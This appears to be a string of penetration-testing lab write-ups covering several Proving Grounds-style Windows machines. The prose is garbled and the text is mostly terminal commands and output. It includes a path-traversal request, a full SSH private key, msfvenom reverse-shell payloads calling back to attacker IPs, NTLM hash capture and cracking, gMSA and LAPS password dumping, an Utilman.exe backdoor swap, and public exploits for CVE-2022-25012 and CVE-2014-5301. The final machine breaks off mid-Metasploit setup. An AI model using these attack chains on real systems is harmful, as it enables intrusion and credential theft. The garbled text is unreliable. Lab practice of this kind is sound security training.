OkBtn=++Ok++&RESULTPAGE=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FUsers%2FViewe
----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABAG5vbmUAAAAAEbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAuuXhjQJhDjXBjKifftPZng7N999zteWzSgthQ5fs9kOhbFzLQJ5J
Ybut0BibPaUdOhNIQcuhAUZjaaMxnWLbDJgTETK8h162J81p9q6vR2zkPhu9Dhi1ksVyaP
iJ/njNKl0itjpeO3rjGMkKgNGkwvv3y2EcCEt1d+LxsO3Wyb5ezuPT349v+MVvs7VW04+mGx
pgheMgbX6HwqGS0ez38QetR6Ryx+LVX49Bjhskz19gSF4/iTCbqoRo0djch54fyPOm3OS
2LjjOKrgYM2akWEn7ask3RMGDdaqn1OIS4tpvCFvNshOzVq6l7pHQzc4lkf+bAi4K1YQXmo
7xqSQPAS4/dx6e7bd2FC0d/V9cUw8onGZtD8UXeZWQ/hqiCphsRd9S5zumaiaPro4CqoSZ
```

```
GEQA4P7rdkpgVfERW0TP5fWPMZAYIEaLtOXAXmE5zXhTA9SvD6Zx2cMBfWmmsSO8F7pwAp
zJo1ghz/gj$ 1Ao9yLBRmLZx4k7AFg66gxavUPrLAAAFkMOav4nDmr+JAAAAB3NzaC1yc2
EAAAGBALr4Y0CYQ41wSZliH7T2Z4Ozfffc7XIs0oLYUOX7PZDoWxcy0CeSWG7rdASGz2l
HToT2UHL0QFGY2mjMZ1i2wyYExEyvldefNafaur0dsyqR7vQ4YtZLFcgD4if54zSiNLY
7aXjt64xjJCoDSsL798thHAHLdXfi8bDt1sm+Xs7j09+Pb/jFbO1VtOPphsaYlXjIG1+h8
KhkqPc9/EHRUekcsbPi1V+PQY4bJM9fYEheP4kwm6qEaNHY3B+eH8jzptzkt44ziq4GDN
misBDe2rCt0TBg2qp9TpUuLabwhbzbITs1aupe6R0M3OJZH/mwluCtWEF5qO8akkDwLOP3
cenu2w9hQtHf1XFMPKJxmbQ/FF3mVkp4aogqYbEXfUuc7pmomj6zuAoKEmRhEAOD+63ZK
YFXxEVtEz+X1jzGQMIBGi7TlWf5hOc14UwPUrw+mcdnDAX1pprEjvBe6cAKcyaNYIc/4I7
KdQKPciwUzi2ceJOWBYOuoMWR1D6ywAAAAMBAAEAAAGAbkJGERExPtfZjgNGe0Px4zwqqK
vrsJfF8484EqVoib96VbJfFeMLuZumC9VSushY+LUOjIVcA8uJxH1hPM9gGQryXLgl3vey
EMMvWzd8n8TAWJ6gwFyRa0jfwSNM0Bg4XeNaN/6ikyJqlcDym82cApbwxdHdH4qVBHrc
Bet1TQ0zG5uHRFfsqqs1gPQC84RZI0N+EvqNjvYQ85jdsRVtVZGfoMg6FAK4b54D981T6E
VeAtie1/h/Fut9T5Vc8tx8Vkj2IU/8Jolowz5/o0pnpsdshxzzf4RnxdCW8UyHa9vnyW
nYmNNK/OEpnKXqrVHD5ZoKzly3to1uGwlvkg05fCeBxCIFZmHOglswKqqtStSX1EiX7V2km
fsJijzpDeqw3ofSBQUnG9PfwDvOtMOBWzUQuiP7nkjmcPFXSvn5iyXcdCS9S5+584kkOa
uahSA6zW5CKQlZ12Ov0HxaKr1WXEYggLENKT1X5jyJzcwBHZEAl2yqCEW5xrYKnlcpAAAA
wQCKKpGemv1TWcm+qtKru3wWMGjQg2NFUQVanZSrMjfbLOfuT7KD6cfuWmsF/9ba/Lqol+tt
fYgMHnTX9isk4YXCeAm7m8g8bJwK+EXZ7N1L3iKAUn7K8z2N3qSxIXN0VjaLap/QWPRMxc
g0qPLWoFvcKktGOnmv43eerpr0dBPZLRZbU/qq6jPhbc8l+QKSDagvrXeN7hS/TYfLN3li
tRkfAdNE9X3NaboHb1eK3cl7asrTYU9dY9SCgYGn8qOLj+4ccAAADBAOj/OTool49slPsE
4BzhRrZ1uEFMwuxb9yWafrcTovIUh+DyuCgEDf1pucfbDq3xDPW6xl0BqxpnaCXyzCs+qT
MzQ7Kmj6l/wriuKQPEJhySYJbhovpFLyL+PYfxD6nAhhbr6xxNGHeK/G1/Ge5le/vp5cqq
SysG5Z3yrVLvW3YsdgJ5fGlmhbwzSZpva/OVbdi1u2n/EFpumKu06szHLZkUWK8Btxs/3V
8MR1RTRX6S69sf2SAoCCJ2Vn+9gKHpNQAAAMEAzVmMoXnKVAFARvmguxUJKySRnXpWnUhq
lq8BmwA3keiUEB1ilj1t1uj6c4XPY+7YWQROswXKqB702wzp0a87vyyboTjmuioIGNDN2zp
8uYUfYH+BYVqQVRudWknAcRenYrwuDDDeBTtzAcY2X6chDHKV6wjIGb0dklTz0+2dtNuYRH
87e0DloYe0rxeC8BF7UYgEHNN4aLH4JTclauJovb1SIF9GT3owMty3zQp3vNZ+FJOnBWd
L2ZcnCRyN859P/AAAAFnZpZXdlckBERVNLVE9QLThPQjJDT1ABAgME
-----END OPENSSH PRIVATE KEY-----
''' canssh,C:\Users\viewer\Desktopget local.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ chmod 600 id_rsa

(kali㉿kali)-[~/pgplay]
└─$ ssh -i id_rsa viewer@192.168.218.179

C:\Users\viewer\Desktop>type local.txt
39187b7c92ce75d3821f02c0196e21d7
''' Search[CVE-2022-25012] (https://github.com/s3l33/CVE-2022-25012),Firstget
```

```
...
Password0=ECB453D16069F641E03BD9BD956BFE36BD8F3CD9D9A8
...
Password1=5E534D7B6069F641E03BD9BD956BC875EB603CD9D8E1BD8FAAFE
...
```

```
(kali㉿kali)-[~/pgplay]
└─$ python3 CVE-2022-25012.py "ECB453D16069F641E03BD9BD956BFE36BD8F3CD9D9A8"
```

#####

## \_\_\_\_\_ Surveillance DVR 4.0

/ \_ \_ \_ \_ \_

// \ \_ \_ / \_ || / \_ /

/ | \ | // > | / \_ \

\_ | / \_ || \_ \_ // \_ \_ >

// \_ \_ \_ //

# Weak Password Encryption

##### @deathflash1411 #####

## Updated by S3L33

#####

[+] ECB4:1  
[+] 53D1:4  
[+] 6069:W  
[+] F641:a  
[+] E03B:t  
[+] D9BD:c  
[+] 956B:h  
[+] FE36:D  
[+] BD8F:0  
[+] 3CD9:g  
[+] D9A8:\$

[+] Password: 14WatchD0g\$

``` useCME,,winrm,impacket-psexec,evil-rm,userunas

```
(kali㉿kali)-[~/pgplay]
└─$ crackmapexec smb 192.168.218.179 -u administrator -p '14WatchD0g{{content}}#x27; --continue-on-success
SMB 192.168.218.179 445 DVR4 [*] Windows 10.0 Build 19041 x64 (name:DVR4)
(domain:DVR4) (signing:False) (SMBv1:False)
SMB 192.168.218.179 445 DVR4 [+] DVR4\administrator:14WatchD0g$ (Pwn3d!)
``` nc,reverseshell,Refer to[runas] (https://steflan--security-com.translate.goog/windows-privilege-
escalation-runas-stored-credentials/?_x_tr_sl=en&_x_tr_tl=zh-TW&_x_tr_hl=zh-TW&_x_tr_pto=sc),get
reverseshell
```

```
(kali㉿kali)-[~/pgplay]
└─$ msfvenom -p windows/shell_reverse_tcp lhost=192.168.45.169 lport=445 -f exe > met_445.exe
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp445
```

C:\Users\viewer\Desktop>runas /savecred /user:Administrator "met\_445.exe"

C:\Windows\System32>whoami

whoami

dvr4\administrator

``` C:\Users\Administrator\Desktop>get proof.txt

```
C:\Users\Administrator\Desktop>type proof.txt
34dc377c168619298253a8c13351455a
```

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.211.165 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.211.165:53
Open 192.168.211.165:88
Open 192.168.211.165:135
Open 192.168.211.165:139
Open 192.168.211.165:389
Open 192.168.211.165:445
Open 192.168.211.165:464
Open 192.168.211.165:593
Open 192.168.211.165:3268
Open 192.168.211.165:3389
Open 192.168.211.165:3269
Open 192.168.211.165:5985
Open 192.168.211.165:8080
Open 192.168.211.165:9389
Open 192.168.211.165:49666
Open 192.168.211.165:49669
Open 192.168.211.165:49674
Open 192.168.211.165:49673
Open 192.168.211.165:49677
Open 192.168.211.165:49705
Open 192.168.211.165:49759

PORT      STATE SERVICE      REASON  VERSION
53/tcp    open  domain       syn-ack Simple DNS Plus
88/tcp    open  kerberos-sec syn-ack Microsoft Windows Kerberos (server time: 2024-05-21 09:28:16Z)
135/tcp   open  msrpc        syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack Microsoft Windows Active Directory LDAP (Domain: heist.offsec0.,
Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack
464/tcp   open  kpasswd5?    syn-ack
593/tcp   open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP 1.0
3268/tcp   open  ldap         syn-ack Microsoft Windows Active Directory LDAP (Domain: heist.offsec0.,
Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped   syn-ack
3389/tcp   open  ms-wbt-server syn-ack Microsoft Terminal Services
5985/tcp   open  http         syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
8080/tcp   open  http         syn-ack Werkzeug httpd 2.0.1 (Python 3.9.0)
|_ http-methods:
|_ Supported Methods: GET HEAD OPTIONS
|_ http-title: Super Secure Web Browser
|_ http-server-header: Werkzeug/2.0.1 Python/3.9.0
9389/tcp   open  mc-nmf       syn-ack .NET Message Framing
49666/tcp  open  msrpc        syn-ack Microsoft Windows RPC
49669/tcp  open  msrpc        syn-ack Microsoft Windows RPC
49673/tcp  open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP 1.0
49674/tcp  open  msrpc        syn-ack Microsoft Windows RPC
49677/tcp  open  msrpc        syn-ack Microsoft Windows RPC
49705/tcp  open  msrpc        syn-ack Microsoft Windows RPC
49759/tcp  open  msrpc        syn-ack Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

canfindopenhttp server,Searchcankali,SSRF

```
(kali㉿kali)-[~/pgplay]
└─$ python3 -m http.server 80

http://192.168.45.179
``` open`responder`
```

```

(kali㉿kali)-[~/pgplay]
└─$ sudo responder -l tun0

[HTTP] NTLMv2 Client : 192.168.211.165
[HTTP] NTLMv2 Uname : HEIST\enox
[HTTP] NTLMv2 Hash :
enox::HEIST:6b2da7b89f4647b5:E4E237A0B9902F9F44A6DC2EAA2EC0FD:0101000000000000BFA6FE0762ABDA01E431704D5278C
''' use johnget california

```

```

(kali㉿kali)-[~/pgplay]
└─$ john enox.ntlm --wordlist=/home/kali/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
california (enox)

```

useCME

```

(kali㉿kali)-[~/pgplay]
└─$ crackmapexec smb 192.168.211.165 -u enox -p "california" --shares
SMB 192.168.211.165 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64
(name:DC01) (domain:heist.offsec) (signing:True) (SMBv1:False)
SMB 192.168.211.165 445 DC01 [+] heist.offsec\enox:california
SMB 192.168.211.165 445 DC01 [+] Enumerated shares
SMB 192.168.211.165 445 DC01 Share Permissions Remark
SMB 192.168.211.165 445 DC01 ----- ----- -----
SMB 192.168.211.165 445 DC01 ADMIN$ Remote Admin
SMB 192.168.211.165 445 DC01 C$ Default share
SMB 192.168.211.165 445 DC01 IPC$ READ Remote IPC
SMB 192.168.211.165 445 DC01 NETLOGON READ Logon server share
SMB 192.168.211.165 445 DC01 SYSVOL READ Logon server share
''' ,can`domain`heist.offsec`

```

```

(kali㉿kali)-[~/pgplay]
└─$ smbclient //192.168.211.165/SYSVOL -U enox%california
Try "help" to get a list of possible commands.
smb: > dir
. D 0 Tue Jul 20 07:01:21 2021
.. D 0 Tue Jul 20 07:01:21 2021
heist.offsec Dr 0 Tue Jul 20 07:01:21 2021
''' use winrmfind, use enox/californialogin, can C:\Users\enox\Desktop> get local.txt

```

```

(kali㉿kali)-[~/pgplay]
└─$ crackmapexec winrm 192.168.211.165 -u enox -p "california" -d heist.offsec
HTTP 192.168.211.165 5985 192.168.211.165 [*] http://192.168.211.165:5985/wsman
WINRM 192.168.211.165 5985 192.168.211.165 [+] heist.offsec\enox:california (Pwn3d!)

(kali㉿kali)-[~/pgplay]
└─$ evil-winrm -i 192.168.211.165 -u enox -p california

Evil-WinRM PS C:\Users\enox\Desktop> type local.txt
05849b107130373d5c3c68dec5fa9732
''' upload`sharphound`

```

```

Evil-WinRM PS C:\Users\enox\Desktop> certutil.exe -urlcache -f http://192.168.45.179/SharpHound.ps1 SharpHound.ps1
Evil-WinRM PS C:\Users\enox\Desktop> . .\SharpHound.ps1
Evil-WinRM PS C:\Users\enox\Desktop> Import-Module .\Sharphound.ps1
Evil-WinRM PS C:\Users\enox\Desktop> Invoke-BloodHound -CollectionMethod All -OutputDirectory C:\Users\enox\Documents\ -
OutputPrefix "audit"

Evil-WinRM PS C:\Users\enox\documents> download audit_20240521030037_BloodHound.zip
''' bloodhound

```

```

(kali㉿kali)-[~/pgplay]
└─$ sudo neo4j start

(kali㉿kali)-[~/pgplay]
└─$ bloodhound

shortest paths to high value targets
``` Check`user`,`Web Admins` ```
*Evil-WinRM* PS C:\Users\enox\documents> net user enox

User name                enox
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        8/31/2021 6:09:05 AM
Password expires         Never
Password changeable      9/1/2021 6:09:05 AM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               3/22/2024 11:04:18 PM

Logon hours allowed      All

Local Group Memberships  *Remote Management Use
Global Group memberships *Web Admins             *Domain Users

The command completed successfully.
``` `svc_apache` web admins`, can`ReadGMSAPassword` ![Heist_1.png] (picture/Heist_1.png) download[Invoke-
GMSAPasswordReader.ps1] (https://github.com/ricardojba/Invoke-GMSAPasswordReader)

```

```

Evil-WinRM PS C:\Users\enox\Documents> .\Invoke-GMSAPasswordReader.ps1
Evil-WinRM PS C:\Users\enox\Documents> Invoke-GMSAPasswordReader -Command "--AccountName svc_apache{{content}}quot;
Calculating hashes for Old Value
[] Input username : svc_apache$
[] Input domain : HEIST.OFFSEC
[] Salt : HEIST.OFFSECsvc_apache$
[] rc4_hmac : DA55A6102C791A052798C4B7EF6C0122
[] aes128_cts_hmac_sha1 : DCDE26BFC9DF8915B7596B53D7D68C6
[] aes256_cts_hmac_sha1 : 233516DD90F498594EAC626E2FCA92504ABB675B34ED7D5E025D1897077CAFB
[*] des_cbc_md5 : 73F4133E1F385B68

Calculating hashes for Current Value
[] Input username : svc_apache$
[] Input domain : HEIST.OFFSEC
[] Salt : HEIST.OFFSECsvc_apache$
[] rc4_hmac : A266E0F8D19F9CDB92AD8C658F86AFFA
[] aes128_cts_hmac_sha1 : 50B54BE046548576B96FFF5B97C8C733
[] aes256_cts_hmac_sha1 : 0BFA50E65DF92D77DC37018814AB1AB835FDF5EBE7AE3867FB49F387BB477322
[*] des_cbc_md5 : 70D5527CA470D380
``` usehashloginsvc_apache$,CheckSeRestorePrivilege

```

```
(kali㉿kali)-[~/pgplay]
└─$ evil-winrm -i 192.168.163.165 -u svc_apache$ -H A266E0F8D19F9CDB92AD8C658F86AFFA
```

```
*Evil-WinRM* PS C:\Users\svc_apache$\Documents> whoami /priv
```

PRIVILEGES INFORMATION

| Privilege Name | Description | State |
|-------------------------------|--------------------------------|---------|
| SeMachineAccountPrivilege | Add workstations to domain | Enabled |
| SeRestorePrivilege | Restore files and directories | Enabled |
| SeChangeNotifyPrivilege | Bypass traverse checking | Enabled |
| SeIncreaseWorkingSetPrivilege | Increase a process working set | Enabled |

``` Check[SeRestorePrivilege] (<https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/privilege-escalation-abusing-tokens#table>), download[EnableSeRestorePrivilege.ps1] (<https://github.com/gtworek/PSBits/blob/master/Misc/EnableSeRestorePrivilege.ps1>)

```
Evil-WinRM PS C:\Users\svc_apache$\Documents> upload /home/kali/pgplay/EnableSeRestorePrivilege.ps1
```

```
Evil-WinRM PS C:\Users\svc_apache$\Documents> . ./EnableSeRestorePrivilege.ps1
```

```
Evil-WinRM PS C:\Users\svc_apache$\Documents> cd C:\Windows\system32
```

```
Evil-WinRM PS C:\Windows\system32> mv Utilman.exe Utilman.old
```

```
Evil-WinRM PS C:\Windows\system32> mv cmd.exe Utilman.exe
```

```
``` rdp,win+U,C:\Users\Administrator\Desktopget proof.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ rdesktop 192.168.163.165
```

```
C:\Users\Administrator\Desktop> type proof.txt
5d50e35648cffb383b71cb0504349a96
```



```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.169.43 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.169.43:135
Open 192.168.169.43:139
Open 192.168.169.43:445
Open 192.168.169.43:3389
Open 192.168.169.43:8080

PORT      STATE SERVICE      REASON  VERSION
135/tcp    open  msrpc        syn-ack Microsoft Windows RPC
139/tcp    open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds syn-ack Windows Server (R) 2008 Standard 6001 Service Pack 1 microsoft-ds
(workgroup: WORKGROUP)
3389/tcp   open  ms-wbt-server syn-ack Microsoft Terminal Service
8080/tcp   open  http         syn-ack Apache Tomcat/Coyote JSP engine 1.1
|_ http-title: ManageEngine ServiceDesk Plus
|_ http-cookie-flags:
|   /:
|       JSESSIONID:
|_       httponly flag not set
|_ http-server-header: Apache-Coyote/1.1
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
Service Info: Host: HELPDESHK; OS: Windows; CPE: cpe:/o:microsoft:windows,
cpe:/o:microsoft:windows_server_2008:r2

Host script results:
|_ cclock-skew: mean: 2h19m59s, deviation: 4h02m29s, median: 0s
|_ p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 46893/tcp): CLEAN (Timeout)
|   Check 2 (port 60042/tcp): CLEAN (Timeout)
|   Check 3 (port 32722/udp): CLEAN (Timeout)
|   Check 4 (port 38141/udp): CLEAN (Timeout)
|_   0/4 checks are positive: Host is CLEAN or ports are blocked
|_ smb2-security-mode:
|   2:0:2:
|_   Message signing enabled but not required
|_ smb2-time:
|   date: 2024-04-25T10:29:55
|_   start_date: 2024-04-25T10:27:14
|_ smb-os-discovery:
|   OS: Windows Server (R) 2008 Standard 6001 Service Pack 1 (Windows Server (R) 2008 Standard 6.0)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: HELPDESHK
|   NetBIOS computer name: HELPDESHK\x00
|   Workgroup: WORKGROUP\x00
|_   System time: 2024-04-25T03:29:55-07:00
|_ nbstat: NetBIOS name: HELPDESHK, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:ab:e4:e6 (VMware)
|_ Names:
|   HELPDESHK<00>          Flags: <unique><active>
|   WORKGROUP<00>         Flags: <group><active>
|   HELPDESHK<20>         Flags: <unique><active>
|_ Statistics:
|   00:50:56:ab:e4:e6:00:00:00:00:00:00:00:00:00:00:00
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_   message_signing: disabled (dangerous, but default)
`` Search`manageengine servicedesk plus default credentials`candefault
credential`administrator/administrator`
[CVE-2014-5301.py] (https://github.com/PeterSufliarsky/exploits/blob/master/CVE-2014-5301.py), use

```

```
(kali㉿kali)~/pgplay]
$ rlwrap -cAr nc -nvp445
```

```
(kali㉿kali)~/pgplay]
$ msfvenom -p java/shell_reverse_tcp LHOST=192.168.45.236 LPORT=445 -f war > shell.war
```

```
(kali㉿kali)~/pgplay]
$ python3 CVE-2014-5301.py 192.168.169.43 8080 administrator administrator shell.war
``` log inAdministrator,C:\Users\Administrator\Desktopget proof.txt
```

```
C:\ManageEngine>whoami
nt authority\system
```

```
C:\Users\Administrator\Desktop>type proof.txt
6e33d27114b56511c9beed098df783c
```

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.190.122 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.190.122:53
Open 192.168.190.122:80
Open 192.168.190.122:88
Open 192.168.190.122:135
Open 192.168.190.122:139
Open 192.168.190.122:389
Open 192.168.190.122:445
Open 192.168.190.122:464
Open 192.168.190.122:593
Open 192.168.190.122:636
Open 192.168.190.122:3268
Open 192.168.190.122:3269
Open 192.168.190.122:5985
Open 192.168.190.122:9389
Open 192.168.190.122:49666
Open 192.168.190.122:49668
Open 192.168.190.122:49673
Open 192.168.190.122:49674
Open 192.168.190.122:49676
Open 192.168.190.122:49692

PORT STATE SERVICE REASON VERSION
53/tcp open domain syn-ack Simple DNS Plus
80/tcp open http syn-ack Microsoft IIS httpd 10.0
88/tcp open kerberos-sec syn-ack Microsoft Windows Kerberos (server time: 2024-04-23 06:23:09Z)
135/tcp open msrpc syn-ack Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack Microsoft Windows netbios-ssn
389/tcp open ldap syn-ack Microsoft Windows Active Directory LDAP (Domain: hutch.offsec0.,
Site: Default-First-Site-Name)
445/tcp open microsoft-ds? syn-ack
464/tcp open kpasswd5? syn-ack
593/tcp open ncacn_http syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped syn-ack
3268/tcp open ldap syn-ack Microsoft Windows Active Directory LDAP (Domain: hutch.offsec0.,
Site: Default-First-Site-Name)
3269/tcp open tcpwrapped syn-ack
5985/tcp open http syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
9389/tcp open mc-nmf syn-ack .NET Message Framing
49666/tcp open msrpc syn-ack Microsoft Windows RPC
49668/tcp open msrpc syn-ack Microsoft Windows RPC
49673/tcp open ncacn_http syn-ack Microsoft Windows RPC over HTTP 1.0
49674/tcp open msrpc syn-ack Microsoft Windows RPC
49676/tcp open msrpc syn-ack Microsoft Windows RPC
49692/tcp open msrpc syn-ack Microsoft Windows RPC
``` Refer to [389, 636, 3268, 3269 - Pentesting LDAP] (https://book.hacktricks.xyz/network-services-pentesting/pentesting-ldap), can getdomain`hutch.offsec`

```

```

(kali㉿kali)-[~/pgplay]
└─$ nmap -n -sV --script "ldap* and not brute" 192.168.190.122

...
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: hutch.offsec, Site: Default-First-Site-Name)
|_ ldap-rootdse:
|_ LDAP Results
|_ <ROOT>
|_ domainFunctionality: 7
|_ forestFunctionality: 7
|_ domainControllerFunctionality: 7
|_ rootDomainNamingContext: DC=hutch,DC=offsec
...
``` use ldapsearch, get : CrabSharkJellyfish192, user: fmcSorley

```

```
(kali㉿kali)-[~/pgplay/windapsearch]
└─$ ldapsearch -x -H ldap://192.168.190.122 -D '' -w '' -b "DC=hutch,DC=offsec"

Freddy McSorley, Users, hutch.offsec
dn: CN=Freddy McSorley,CN=Users,DC=hutch,DC=offsec
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Freddy McSorley
description: Password set to CrabSharkJellyfish192 at user's request. Please c
hange on next login.
distinguishedName: CN=Freddy McSorley,CN=Users,DC=hutch,DC=offsec
instanceType: 4
whenCreated: 20201104053505.0Z
whenChanged: 20210216133934.0Z
uSNCreated: 12831
uSNChanged: 49179
name: Freddy McSorley
objectGUID:: TxilGIhMVkuei6KplCd8ug==
userAccountControl: 66048
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 132489437036308102
lastLogoff: 0
lastLogon: 132579563744834908
pwdLastSet: 132489417058152751
primaryGroupID: 513
objectSid:: AQUAAAAAAAAUVAAARZojhOF3UxtpokGnWwQAAA==
accountExpires: 9223372036854775807
logonCount: 2
sAMAccountName: fmcSorley
sAMAccountType: 805306368
userPrincipalName: fmcSorley@hutch.offsec
``` Refer to[Local Administrator Password Solution (LAPS)]
(https://tpp.parzival.sh/pentesting/infrastructure/active-directory/local-administrator-password-solution-
laps#retrieving-laps-passwords),download,get `administrator`'s password`pJDZwUE2}}4a!+`
```

```
(kali㉿kali)-[~/pgplay]
└─$ git clone https://github.com/n00py/LAPSDumper.git
```

```
(kali㉿kali)-[~/pgplay/LAPSDumper]
└─$ python3 laps.py -u fmcSorley -p "CrabSharkJellyfish192" -d hutch.offsec
LAPS Dumper - Running at 04-23-2024 03:44:27
HUTCHDC pJDZwUE2}}4a!+
```

```
(kali㉿kali)-[~/pgplay]
└─$ crackmapexec smb 192.168.190.122 -u administrator -p "pJDZwUE2}}4a!+" --shares
SMB 192.168.190.122 445 HUTCHDC [*] Windows 10 / Server 2019 Build 17763 x64 (name:HUTCHDC) (domain:hutch.offsec)
(signing:True) (SMBv1:False)
SMB 192.168.190.122 445 HUTCHDC [+] hutch.offsec\administrator:pJDZwUE2}}4a!+ (Pwn3d!)
SMB 192.168.190.122 445 HUTCHDC [+] Enumerated shares
SMB 192.168.190.122 445 HUTCHDC Share Permissions Remark
SMB 192.168.190.122 445 HUTCHDC -----
SMB 192.168.190.122 445 HUTCHDC ADMIN$ READ,WRITE Remote Admin
SMB 192.168.190.122 445 HUTCHDC C$ READ,WRITE Default share
SMB 192.168.190.122 445 HUTCHDC IPC$ READ Remote IPC
SMB 192.168.190.122 445 HUTCHDC NETLOGON READ,WRITE Logon server share
SMB 192.168.190.122 445 HUTCHDC SYSVOL READ Logon server share
``` loginadministrator,C:\Users\Administrator\Desktopget proof.txt,C:\Users\fmcSorley\Desktopget local.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ impacket-psexec administrator@192.168.190.122
Password: pJDZwUE2}}4a!+

C:\Users\Administrator\Desktop> type proof.txt
17ae035ald67b2f1cd218d7fe6cffdcf

C:\Users\fmcsorley\Desktop> type local.txt
0da8713489583af6f5bf1402b5f198e1
```

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.204.40 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.204.40:135
Open 192.168.204.40:139
Open 192.168.204.40:445
Open 192.168.204.40:5357
Open 192.168.204.40:3389
Open 192.168.204.40:49152
Open 192.168.204.40:49153
Open 192.168.204.40:49154
Open 192.168.204.40:49155
Open 192.168.204.40:49156
Open 192.168.204.40:49157
Open 192.168.204.40:49158

PORT STATE SERVICE REASON VERSION
135/tcp open msrpc syn-ack Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack Microsoft Windows netbios-ssn
445/tcp open microsoft-ds syn-ack Windows Server (R) 2008 Standard 6001 Service Pack 1 microsoft-
ds (workgroup: WORKGROUP)
3389/tcp open ssl/ms-wbt-server? syn-ack
5357/tcp open http syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Service Unavailable
|_ http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open msrpc syn-ack Microsoft Windows RPC
49153/tcp open msrpc syn-ack Microsoft Windows RPC
49154/tcp open msrpc syn-ack Microsoft Windows RPC
49155/tcp open msrpc syn-ack Microsoft Windows RPC
49156/tcp open msrpc syn-ack Microsoft Windows RPC
49157/tcp open msrpc syn-ack Microsoft Windows RPC
49158/tcp open msrpc syn-ack Microsoft Windows RPC
``` useobtain

```

```

(kali㉿kali)-[~/pgplay]
└─$ nmap -T4 -p445 --script smb-vuln* 192.168.204.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-19 21:42 EDT
Nmap scan report for 192.168.204.40
Host is up (0.22s latency).

PORT STATE SERVICE
445/tcp open microsoft-ds

Host script results:
| smb-vuln-cve2009-3103:
| VULNERABLE:
| SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
| State: VULNERABLE
| IDs: CVE:CVE-2009-3103
| Array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft Windows Vista Gold, SP1, and SP2,
| Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to execute arbitrary code or cause a
| denial of service (system crash) via an & (ampersand) character in a Process ID High header field in a NEGOTIATE
| PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-bounds memory location,
| aka "SMBv2 Negotiation Vulnerability."
|
| Disclosure date: 2009-09-08
| References:
| http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: TIMEOUT
``` bufferflow,usemsfconsole

```

```

(kali㉿kali)-[~/pgplay]
└─$ msfconsole

msf6 > search MS09-050

Matching Modules
=====

Name Disclosure Date Rank Check
Description
- ----
--
 0 exploit/windows/smb/ms09_050_smb2_negotiate_func_index 2009-09-07 good No MS09-050
Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
 1 auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh normal No Microsoft
SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
 2 auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff normal No Microsoft
SRV2.SYS SMB2 Logoff Remote Kernel NULL Pointer Dereference

msf6 > use 0
msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > set RHOSTS 192.168.204.40
